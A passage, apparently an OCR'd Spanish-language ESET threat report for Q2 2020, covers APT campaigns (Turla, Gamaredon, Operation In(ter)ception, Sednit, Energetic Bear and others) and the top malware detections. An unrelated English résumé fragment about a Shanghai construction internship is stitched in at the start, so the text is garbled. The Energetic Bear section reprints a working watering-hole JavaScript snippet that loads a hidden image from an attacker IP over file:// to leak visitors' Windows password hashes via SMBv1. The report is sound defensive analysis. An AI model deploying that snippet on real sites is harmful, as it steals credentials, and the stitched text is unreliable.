
PROFESSIONAL EXPERIENCE

Summer Intern — Shanghai, China Building
Shanghai Construction Group — Jun. - Jul.2015

- Assisted tracking the progress of construction projects and composed field observation reports to supervisor
- Fast learned 3D modelling software Catia while new to it and helped with drawing of 3D models
- Conducted a feasibility study on the siting of subway stations through literature and field studies

Documento señuelo en el archivo LNK malicioso

La variante Korplug implementada en esta campaña utiliza archivos compartidos públicamente en Google Docs para recuperar su dirección de C&C, utilizando las conocidas cadenas de delimitación DZKS y DZJS, y se inyecta en un proceso msdt.exe usando un inyector .NET. Cabe destacar que el inyector se ejecuta utilizando la *herramienta de instalación legítima InstallUtil.exe* [29].



Documento público de Google Docs que contiene una dirección cifrada del C&C de Korplug

ESET contactó a la universidad afectada y le proporcionó la información necesaria para remediar la infección.

La industria de los videojuegos sigue estando en la mira

La industria asiática de videojuegos sigue siendo uno de los objetivos del grupo Winnti. Como se discutió en el white paper de ESET *Connecting the dots: Exposing the arsenal and methods of the Winnti Group* (en inglés) [30], los payloads de su malware a veces se cifran utilizando el número de serie del volumen del sistema. Esto dificulta su análisis, a menos que se conozca el número de serie o sea posible adivinarlo por fuerza bruta. A su vez, implica que la muestra de malware solo se ejecutará desde ese volumen en particular. Sin embargo, hace unos meses, los investigadores de ESET vieron algo nuevo: un payload cifrado con el nombre de dominio de la máquina, lo que significa que podría funcionar en toda la organización. Si bien puede parecer más fácil de descifrar, sin contexto es aún más difícil usar la fuerza bruta, ya que un nombre de dominio suele ser una cadena más larga que los cuatro bytes del número de serie del volumen.

Muestras misteriosas con artefactos de los grupos Winnti y Equation

En mayo de 2020, el Equipo de Investigación de ESET publicó un *hilo en Twitter* [31] sobre muestras de malware que contienen artefactos tanto del grupo Equation como del grupo Winnti. Esas enigmáticas muestras instalan una copia legítima de Adobe Flash Player al mismo tiempo que un implante de Equation conocido como PeddleCheap. Para incrustar este malware, se emplea un empaquetador conocido por ser únicamente utilizado por el grupo Winnti. El contexto en torno a estas muestras aún no es del todo claro.

Indicadores de Compromiso (IoC) [21]

Turla

Turla, también conocido como Snake, es un grupo de ciberespionaje que ha estado activo durante más de diez años, y que ataca principalmente a gobiernos y compañías de defensa. Es conocido principalmente por el uso de programas de malware para Windows bastante avanzados, como LightNeuron [32] y ComRAT [33].

De Agent.BTZ a ComRAT v4: un viaje de diez años

Los investigadores de ESET descubrieron una nueva versión de una de las familias de malware más antiguas administradas por el grupo Turla. ComRAT, también conocido como Agent.BTZ, es un backdoor malicioso, infame por su uso en una brecha de seguridad que afectó al ejército de los Estados Unidos en 2008. La primera versión de este malware, probablemente lanzado en 2007, demostró tener capacidades de gusano al propagarse a través de unidades extraíbles.

Su versión más reciente, dirigida al menos a dos Ministerios de Relaciones Exteriores y un Parlamento Nacional, se ha desarrollado en C++ y utiliza un sistema de archivos FAT16 virtual. La característica más interesante del backdoor actualizado es que usa la interfaz de usuario web de Gmail para recibir comandos y extraer datos. Es capaz de realizar muchas acciones en las computadoras infectadas, entre ellas la ejecución de programas adicionales.

ESET ha encontrado indicios de que esta última versión de ComRAT aún estaba en uso a principios de 2020, lo que demuestra que el grupo Turla sigue activo y constituye una seria amenaza para diplomáticos y militares.

Entrada en el blog WeLiveSecurity [34] | *White paper* [33]

Turla Nota exclusiva para el Reporte de Amenazas

Turla: aunque mantiene un perfil bajo, sigue atacando servidores de Microsoft Exchange

Durante el segundo trimestre de 2020, el Equipo de Investigación de ESET no observó muchos desarrollos en torno al grupo Turla. Sin embargo, la poca actividad observada sugiere que el grupo sigue estando muy interesado en los servidores de Microsoft Exchange. En un caso, utilizaron un script de PowerShell para ejecutar la función DCSync de Mimikatz para obtener las credenciales de dominio.

El seguimiento de ESET también muestra que el grupo está utilizando actualmente un backdoor no documentado llamado Crutch para monitorear y recopilar documentos de unidades extraíbles y almacenarlos en la nube.

Grupo Gamaredon

Gamaredon es un grupo de amenazas que ha estado activo desde al menos 2013. Fue responsable de varios ataques, principalmente a instituciones ucranianas.

El grupo Gamaredon mejora su juego

Los investigadores de ESET descubrieron varias herramientas hasta el momento no documentadas que el altamente activo grupo de amenazas Gamaredon utiliza después de la infección inicial en diversas campañas maliciosas. Una de estas herramientas, una macro VBA dirigida a Microsoft Outlook, utiliza la cuenta de correo electrónico del objetivo para enviar correos de phishing dirigido a los contactos en la libreta de direcciones de Microsoft Outlook de la víctima.

El conjunto de herramientas del grupo Gamaredon dista mucho de ser sigiloso; no obstante, puede ser muy efectivo para tomar huellas digitales de una máquina, comprender qué datos confidenciales están disponibles y propagarse por la red. Posiblemente, estas capacidades pueden ser efectivas si se usan en la etapa inicial de una operación más sofisticada.

Entrada en el blog WeLiveSecurity [35]

Operación In(ter)ception

Operation In(ter)ception es el nombre que le dio ESET a una serie de ataques dirigidos contra empresas aeroespaciales y militares en Europa y Medio Oriente

que tuvieron lugar entre septiembre y diciembre de 2019. La operación se destacó por utilizar phishing dirigido basado en LinkedIn, adoptar trucos efectivos para mantenerse fuera del radar y, aparentemente, tener como objetivo una ganancia financiera, además del espionaje.

Operation In[ter]ception: Compañías aeroespaciales y militares en la mira de los espías cibernéticos

Los investigadores de ESET descubrieron ataques cibernéticos altamente dirigidos contra compañías aeroespaciales y militares, que se destacaron por utilizar ingeniería social a través de LinkedIn, adoptar trucos efectivos para mantenerse fuera del radar y aparentemente obtener una ganancia financiera además de su objetivo de espionaje. Estos ataques, que los investigadores de ESET denominaron Operation In[ter]ception basados en una muestra de malware llamada "Inception.dll", se llevaron a cabo desde septiembre hasta diciembre de 2019.

Para pasar desapercibidos, los atacantes con frecuencia volvían a compilar su malware, usaban indebidamente las utilidades nativas de Windows, y se hacían pasar por software y empresas legítimas.

Además del espionaje, los investigadores de ESET encontraron evidencia de que los atacantes intentaban usar las cuentas infectadas para extraer dinero de otras compañías.

También hay varios indicios que sugieren un posible vínculo con el grupo Lazarus, como las similitudes en los blancos de ataque, el entorno de desarrollo y las técnicas de antianálisis utilizadas; sin embargo, no se encontraron pruebas concluyentes.

Entrada en el blog WeLiveSecurity [36] | *White paper* [37]

Operation In[ter]ception Nota exclusiva para el Informe de Amenazas


Los ataques de Operation In[ter]ception siguen activos, apuntando a nuevos objetivos

Los investigadores de ESET siguen monitoreando al actor de amenazas responsable de Operation In[ter]ception. El actor permaneció bastante activo en la primera mitad de 2020, lo que demuestra que la operación aún está en curso. Los objetivos eran, nuevamente, empresas de alto perfil militares y de defensa. Las compañías seleccionadas estaban ubicadas en Brasil, la República Checa, Qatar, Turquía y Ucrania, lo que indica que los atacantes de Operation In[ter]ception tienen un alcance mucho más amplio de lo que se pensaba inicialmente, y que podrían estar operando en todo el mundo.


En el primer semestre de 2020, ESET investigó dos ataques dirigidos a empresas militares y de defensa en Turquía. En el primer caso, el vector de ataque fue en gran medida el mismo presentado por ESET en su *white paper Operation In[ter]ception* [37]. Los atacantes se hicieron pasar por un representante de recursos humanos de "Aero-Jet RocketDyne", otra conocida empresa aeroespacial y de defensa de los Estados Unidos, que fabrica cohetes y sistemas de propulsión de misiles. Esta vez, sin embargo, los atacantes enviaron de forma directa un archivo malicioso adjunto en un mensaje de LinkedIn que incluía una oferta de trabajo. Resulta interesante que utilizaron como señuelo el mismo archivo PDF que en los ataques antes informados. En el segundo caso, los investigadores de ESET solo observaron una variante del downloader de la etapa 1 que se cargó a VirusTotal.

En el ataque a una empresa de defensa ucraniana, los investigadores de ESET notaron un ligero cambio en las tácticas. En lugar de usar una cuenta falsa de LinkedIn para dirigirse a la víctima, los atacantes utilizaron un proveedor de correo electrónico gratuito ucraniano y crearon algunas direcciones de correo electrónico con el formato tasko[EDITADO]@ukr.net (Tasko es otra compañía de defensa ucraniana). Desde esas direcciones de correo electrónico, los atacantes enviaron dos tipos diferentes de archivos adjuntos maliciosos a los objetivos, algo nunca antes visto en Operation In[ter]ception: un documento de Word malicioso y un ejecutable con un PDF embebido utilizado como señuelo.

Lo que se destaca en este ataque es que, tanto en el documento de Word como en el PDF utilizado como señuelo, el texto está escrito en ucraniano. Creemos que, como no es una práctica común hablar inglés en Ucrania, el grupo de Operation In[ter]ception intentó de este modo aumentar sus posibilidades de engañar con éxito a las víctimas. La otra posible razón por la cual los operadores detrás de esta amenaza usaron direcciones de correo electrónico falsas podría ser que quizá LinkedIn no es tan popular en Ucrania, por lo que los atacantes tuvieron que dirigirse a sus objetivos de otra manera.



Oferta de trabajo falsa enviada al objetivo



Documento de Word malicioso utilizado en el ataque ucraniano

Aparentemente, el grupo Operation In(ter)ception no fue el único actor de amenazas que estuvo operando en Ucrania en los últimos meses. La organización IssueMakersLab *informó* [38] en su cuenta de Twitter que RGB-D5 (también conocido como Kimsuky) también atacó a una empresa de defensa ucraniana en mayo de 2020.

Desde el caso ucraniano, es probable que los cibercriminales detrás de Operation In(ter)ception hayan abandonado el uso de archivos LNK y un PDF remoto como señuelo, y directamente los hayan reemplazado por el uso de documentos de Word engañosos. ESET observó ataques similares que usaban este tipo de documentos falsos en la República Checa y Brasil. En el segundo caso, el documento se cargó a VirusTotal.

Los investigadores de ESET también descubrieron un ataque contra una empresa de defensa en Qatar. Curiosamente, en este caso, el grupo Operation In(ter)ception no lanzó el ataque completo. Poco después de la infección inicial, el grupo limpió la máquina y se retiró. Tal vez no encontró lo que buscaba y desistió.

El Equipo de Investigación de ESET continuará monitoreando al grupo Operation In(ter)ception y rastreando sus actividades maliciosas.

Indicadores de sistemas comprometidos (IoC) [21]

Zebrocy (Sednit) Nota exclusiva para el Informe de Amenazas

El grupo Sednit, también conocido como APT28, Fancy Bear, Sofacy y STRONTIUM, ha estado operando desde al menos 2004, y se cree que es responsable de importantes ataques de alto perfil. Tiene un arsenal de herramientas de malware bastante diversificado, que incluye al malware Zebrocy.

Aumento de las implementaciones de Zebrocy en el segundo trimestre de 2020

El grupo Sednit ha estado activo en los últimos meses con la implementación de su malware Zebrocy. Se encontraron componentes de Zebrocy en las computadoras de múltiples víctimas, principalmente Ministerios de Relaciones Exteriores de países de Europa del Este. Durante el primer trimestre de 2020, los investigadores de ESET no observaron la implementación del malware Zebrocy; sin embargo, a partir de abril de 2020, el malware resurgió. No se entiende muy bien qué es lo que busca el grupo Sednit. Durante los últimos años ha experimentado con la reimplementación de algunos de sus componentes en otros lenguajes. Parece que siguió usando los lenguajes Delphi y Go para desarrollar los componentes centrales, como los downloaders y backdoors.

En campañas anteriores, utilizaron como vector de infección inicial documentos de Word a través de correos de phishing con una plantilla remota que contiene macros de Visual Basic para aplicaciones (VBA). Sin embargo, en el segundo trimestre de 2020, en lugar de usar direcciones URL basadas en la web (por ejemplo, http://ejemplo.com/template.dotm), Sednit comenzó a utilizar el truco file://prefix para aprovechar las vulnerabilidades del protocolo SMBv1. Esto permite tomar huellas digitales en forma pasiva de algunos elementos de la máquina (si SMBv1 no está deshabilitado en la computadora de la víctima), como el nombre de usuario, el dominio de Active Directory, el hash de la contraseña de la cuenta de Windows de la víctima y la dirección IP de la máquina. Probablemente el grupo utilice este truco para filtrar los objetivos que no le interesan y enviar solo a las víctimas seleccionadas la plantilla maliciosa de Word cuyas macros luego entregan y ejecutan un downloader en lenguaje Delphi. Ese downloader y su payload, un backdoor escrito en Go, son bastante sencillos y no tienen tanta capacidad contra los procesos de depuración o de VM como en el pasado, probablemente debido a las comprobaciones realizadas anteriormente por las macros en la plantilla entregada condicionalmente para el documento de phishing.

TeleBots Nota exclusiva para el Informe de Amenazas

TeleBots, a veces denominado Sandworm, es un grupo de APT conocido principalmente por realizar disruptivos ataques de ciberespionaje contra Ucrania, utilizando malware sofisticado como KillDisk, NotPetya y BadRabbit. Además, el Equipo de Investigación de ESET descubrió que el malware Exaramel [39] utilizado por TeleBots comparte similitudes de código con el backdoor principal de Industroyer [40], y que el malware NotPetya comparte similitudes de código con Moonraker Petya de GreyEnergy [41].

Las herramientas elegidas por Telebots en el segundo trimestre de 2020: Microsoft Azure y malware para Linux personalizado

En el segundo trimestre de 2020, los investigadores de ESET detectaron una nueva actividad de TeleBots: el grupo amplió su arsenal haciendo uso de varias herramientas de seguridad ofensivas disponibles al público. Los atacantes intentaron crear múltiples túneles de TLS para otorgar acceso a los recursos internos dentro de las redes objetivo. Cabe destacar que para esta tarea optaron por utilizar la infraestructura de Microsoft Azure. A su vez, los atacantes usaron un malware para Linux personalizado.


Mustang Panda Nota exclusiva para el Informe de Amenazas

Mustang Panda es un actor de amenazas conocido por atacar ONG, gobiernos y otras entidades en varios países asiáticos, incluyendo Hong Kong, Mongolia, Myanmar y Vietnam. Recientemente, Anomali [42], Avira [43], Lab52 [44] y el Equipo de respuesta ante emergencias informáticas de Myanmar [45] informaron sobre la actividad de este grupo.

Binarios Korplug firmados utilizados por Mustang Panda

Los investigadores de ESET han descubierto varias muestras interesantes del malware Korplug (tam-

bién conocido como PlugX) utilizadas por Mustang Panda. El malware Korplug es empleado por varios grupos en sus ataques dirigidos, generalmente usando la técnica de carga lateral de DLL. Por lo tanto, en la mayoría de los casos, las muestras de Korplug no están firmadas digitalmente. No obstante, en este caso, las muestras se firmaron con un certificado digital válido. Las dos muestras descubiertas están firmadas con un certificado que pertenece a una empresa de renombre en Wuhan, China: Wuhan Aixinsen Technology. Según las marcas de tiempo integradas, las muestras se firmaron en



El certificado digital utilizado con las muestras de Korplug analizadas por ESET

enero de 2020. Al no haber encontrado binarios no maliciosos firmados con el mismo certificado, los investigadores de ESET concluyen que este certificado fue obtenido ilegalmente por los atacantes. ESET informó el uso indebido de este certificado a GlobalSign.

Indicadores de sistemas comprometidos (IoC) [21]

Energetic Bear Nota exclusiva para el Informe de Amenazas

Energetic Bear, también conocido como Dragonfly, es un grupo de espionaje que inicialmente se enfocó en infraestructura crítica y, más específicamente, en el sector energético. En 2017, el grupo llegó a los titulares por sus ataques contra instalaciones nucleares en los Estados Unidos, y fue objeto de varios [46] informes [47] del Departamento de Seguridad Nacional de los Estados Unidos.

Segundo trimestre de 2020: múltiples actividades de reconocimiento

Se sabe que Energetic Bear ejecuta ataques mediante infecciones web estratégicas (también conocidos como ataques Watering Hole) durante la fase de reconocimiento de sus campañas. Específicamente, utiliza el truco "file://prefix" para aprovechar una vulnerabilidad en el protocolo SMBv1.

```
<!--//--><![CDATA[// ><!--

bL=document.getElementsByTagName("body");
el=document.createElement("img");
el.style.width="1";
el.style.height="1";
el.style.visibility="hidden";
el.src="file://51.159.28.101/icon.png";
bL[0].appendChild(el);

//--><!]]>
```

Una vez que infectó un sitio web de interés, planta una shell web (generalmente una variante de WSO) y un fragmento de código JavaScript para aprovechar la vulnerabilidad del protocolo SMB antes mencionado. La siguiente imagen muestra el código malicioso encontrado en uno de los sitios web del aeropuerto de San Francisco.

Cuando el navegador de un visitante ejecuta este código, utiliza el protocolo SMB para realizar una solicitud al servidor de Energetic Bear a través de SMBv1 (si no está deshabilitado en la computadora o red del visitante). Esa solicitud incluye información diversa que se puede utilizar para tomar una huella digital de la víctima:

- Dominio y nombre de usuario del dominio de Active Directory al que está conectada la víctima
- Hash de la contraseña de la cuenta de Windows de la víctima
- Dirección IP de la víctima

Esta información no solo se usa para tomar las huellas digitales de las víctimas, sino que los atacantes pueden intentar forzar el hash de la contraseña para descubrir la contraseña de la víctima. Luego, los atacantes pueden utilizar estas credenciales para pasar a la siguiente etapa de infección.

Por ejemplo, pueden acceder al correo web de la víctima o incluso a su máquina Windows si es accesible desde Internet a través del protocolo de escritorio remoto (RDP). Una vez que los atacantes consiguen posicionarse en un punto de la red objetivo, las credenciales adicionales pueden permitirles el movimiento lateral y posiblemente elevar sus privilegios.
En el segundo trimestre de 2020, los investigadores de ESET descubrieron varios sitios web en los Estados Unidos y Ucrania que habían sido comprometidos por este grupo:

- Dos sitios web utilizados por empleados en el aeropuerto internacional de San Francisco (SFO)
- Dos medios de comunicación ucranianos
- El sitio web de una empresa de ingeniería ucraniana especializada en sistemas de comunicaciones


Recomendaciones para los defensores

La vulnerabilidad del protocolo SMB aprovechada por Energetic Bear está presente solo en la primera versión del protocolo. Como esta versión también tiene muchas otras vulnerabilidades, ***se recomienda firmemente*** [48] desactivarla en toda la empresa. Si esto no es posible debido al uso de software obsoleto o desactualizado, ESET recomienda al menos bloquear, con un firewall, todas las conexiones SMBv1 entre la red interna y cualquier red externa.


También se recomienda habilitar la autenticación en dos fases para cualquier servicio con conexión a Internet. Esto evitará que los atacantes logren iniciar sesión en la cuenta de una posible víctima en caso de que hayan obtenido su contraseña.

ESTADÍSTICAS Y TENDENCIAS

El panorama de amenazas en el segundo trimestre de 2020 según la telemetría de ESET



Tasa de detecciones de malware en el segundo trimestre de 2020



Las 10 principales detecciones de malware en Q2 de 2020 (% de detecciones de malware)

Las 10 principales detecciones de malware

Troyano LNK/Agent Primer trimestre de 2020: 1 ↔ Q2 2020: 1

LNK/Agent es el nombre de detección del malware que utiliza archivos de acceso directo LNK de Windows para ejecutar otros archivos en el sistema. Los archivos de acceso directo han ganado popularidad entre los atacantes, ya que generalmente se consideran no maliciosos y tienen menos probabilidades de generar sospechas. Los archivos LNK/Agent no contienen ningún payload malicioso y suelen formar parte de otro malware más complejo. A menudo se usan para lograr la persistencia de los principales archivos maliciosos en el sistema o como parte del vector de infección.

Troyano VBA/TrojanDownloader.Agent Q1 2020: 2 ↔ Q2 2020: 2

VBA/TrojanDownloader.Agent es una detección que generalmente comprende archivos de Microsoft Office creados con fines malintencionados que intentan convencer a los usuarios para que habiliten macros maliciosas. Tras su ejecución, la macro maliciosa incluida normalmente descarga y ejecuta malware adicional. Los documentos maliciosos se suelen enviar como archivos adjuntos de correo electrónico, que se hacen pasar por información relevante para el destinatario.

Troyano Win/Exploit.CVE-2017-11882 Q1 2020: 3 ↔ Q2 2020: 3

Este nombre de detección abarca documentos especialmente diseñados que aprovechan la vulnerabilidad *CVE-2017-11882* [49] del Editor de Ecuaciones de Microsoft, un componente de Microsoft Office. El exploit está disponible al público y por lo general se usa en la primera etapa de la infección. Cuando el usuario abre el documento malicioso, se activa el exploit y se ejecuta su shellcode. Luego se descarga malware adicional en la computadora para realizar acciones maliciosas arbitrarias.

Troyano DOC/TrojanDownloader.Agent Q1 2020: 13 ↑ Q2 2020: 4

Esta clasificación representa documentos maliciosos de Microsoft Word que descargan malware adicional de Internet. Los documentos a menudo se hacen pasar por facturas de compra, formularios, documentos legales u otra información aparentemente importante. Pueden incluir macros maliciosas, empaquetadores incrustados (y otros objetos), o incluso servir como documentos señuelo para distraer al destinatario mientras se descarga el malware en segundo plano.

Troyano HTML/Fraud Q1 2020: 14 ↑ Q2 2020: 5

Las detecciones de HTML/Fraud abarcan varios tipos de contenido fraudulento basado en HTML distribuido con el objetivo de obtener dinero u otro beneficio mediante la participación de la víctima. La infección se lleva a cabo a través de sitios web fraudulentos, así como correos electrónicos y archivos adjuntos basados en HTML. En el caso de los correos electrónicos, a veces se engaña a los destinatarios para que crean que han ganado un premio de lotería y luego se les solicita que proporcionen datos personales. Otro caso común es la estafa que promete cobrar una fortuna pero solicita el pago de una pequeña suma por adelantado, como la famosa *estafa nigeriana* [50], también conocida como "estafa 419".

Troyano HTML/Phishing.Agent Q1 2020: 6 ↔ Q2 2020: 6

HTML/Phishing.Agent es un nombre de detección para código HTML malicioso que muchas veces se distribuye junto a un archivo adjunto de correo electrónico de phishing. Los atacantes suelen usarlo en lugar de otros tipos de archivos porque los archivos adjuntos ejecutables en general se bloquean automáticamente o es más probable que generen sospechas. Cuando se abre el archivo adjunto malicioso, se abre un sitio de phishing en el navegador web que se hace pasar por un sitio web oficial de servicios de banca o pagos online, o por una red social. El sitio web luego le solicita al usuario el ingreso de credenciales u otra información confidencial que luego se envía al atacante.

Troyano JS/Agent Q1 2020: 9 ↑ Q2 2020: 7

Este nombre de detección abarca varios archivos JavaScript maliciosos que se suelen ofuscar para evitar las detecciones estáticas. Por lo general, se colocan en sitios web legítimos que fueron comprometidos con el objetivo de infectar a los visitantes.

Troyano Win/HackTool.Equation Q1 2020: 8 ↔ Q2 2020: 8

El nombre de detección Win32/HackTool.Equation abarca herramientas atribuidas a la Agencia de Seguridad Nacional de los Estados Unidos (NSA), publicadas por el grupo de hackers Shadow Brokers. Poco después de la fuga de datos, estas herramientas comenzaron a ser ampliamente utilizadas por los ciberdelincuentes. La detección también incluye otros programas de malware derivados de estas herramientas filtradas y amenazas que utilizan las mismas técnicas.

Gusano Win/Bundpil Q1 2020: 4 ↓ Q1 2020: 9

Win32/Bundpil es un gusano capaz de propagarse a través de medios extraíbles. Forma parte de Wauchos, una de las familias de botnets más grandes, también conocida como *Gamarue* [51] o Andrómeda. Bundpil fue diseñado para mejorar la persistencia de Wauchos y dificultar el cierre global de esta botnet. Para ello, contiene un algoritmo de generación de dominio y es capaz de alterar las solicitudes DNS.

Troyano JS/Danger.ScriptAttachment Q1 2020: 15 ↑ Q2 2020: 10

JS/Danger.ScriptAttachment es el nombre de detección genérico para scripts maliciosos incluidos en archivos adjuntos de correo electrónico. El objetivo principal de estos archivos adjuntos maliciosos es descargar otro malware adicional en la computadora afectada. JS/Danger.ScriptAttachment ha impulsado muchas campañas de malspam (spam con archivos adjuntos infectados) a gran escala, especialmente las que distribuyen como payload final TrickBot y, en muchas ocasiones, *ransomware* [52].

Top 10 de detecciones de malware en Latinoamérica _ Q2 2020

LNK/Agent Q1 2020: 1 ⇔ Q2 2020: 1

LNK/Agent es una detección de malware que utiliza archivos de acceso directo LNK de Windows para ejecutar otros archivos en el sistema. Los archivos de acceso directo han ganado popularidad entre los atacantes, ya que generalmente son considerados benignos y tienen menos probabilidades de generar sospechas. Los archivos LNK/Agent no contienen ninguna amenaza y generalmente son parte de otro malware más complejo. A menudo son utilizados para lograr la persistencia de los archivos maliciosos principales en el sistema o como parte del vector de compromiso inicial.

Win32/Ramnit Q1 2020: 3 ↑ Q2 2020: 2

Win32/Ramnit es un malware que posee las características de un virus y un gusano que se utiliza principalmente para robar datos confidenciales relacionados con servicios bancarios. Se propaga a través de dispositivos USB y otras unidades extraíbles, y puede infectar el Master Boot Record (MBR) para garantizar su persistencia. Infecta archivos ejecutables y archivos HTM/HTML, lo que aumenta sus capacidades de propagación.

Win32/Autoit Q1 2020: 2 ↓ Q2 2020: 3

Win32/Autoit es una firma para identificar códigos maliciosos escritos en el lenguaje de scripting AutoIt. El malware en Autoit suele propagarse a través de medios extraíbles. Una de sus principales características es que puede funcionar como backdoor y ser controlado de forma remota; crear llaves de registro y archivos que pueden ser ejecutados con cada inicio del sistema; recolectar información del sistema que intenta enviar a un equipo remoto, además de ser utilizado como un downloader.

JS/Bondat Q1 Q1 2020: 4 ⇔ Q2 2020: 4

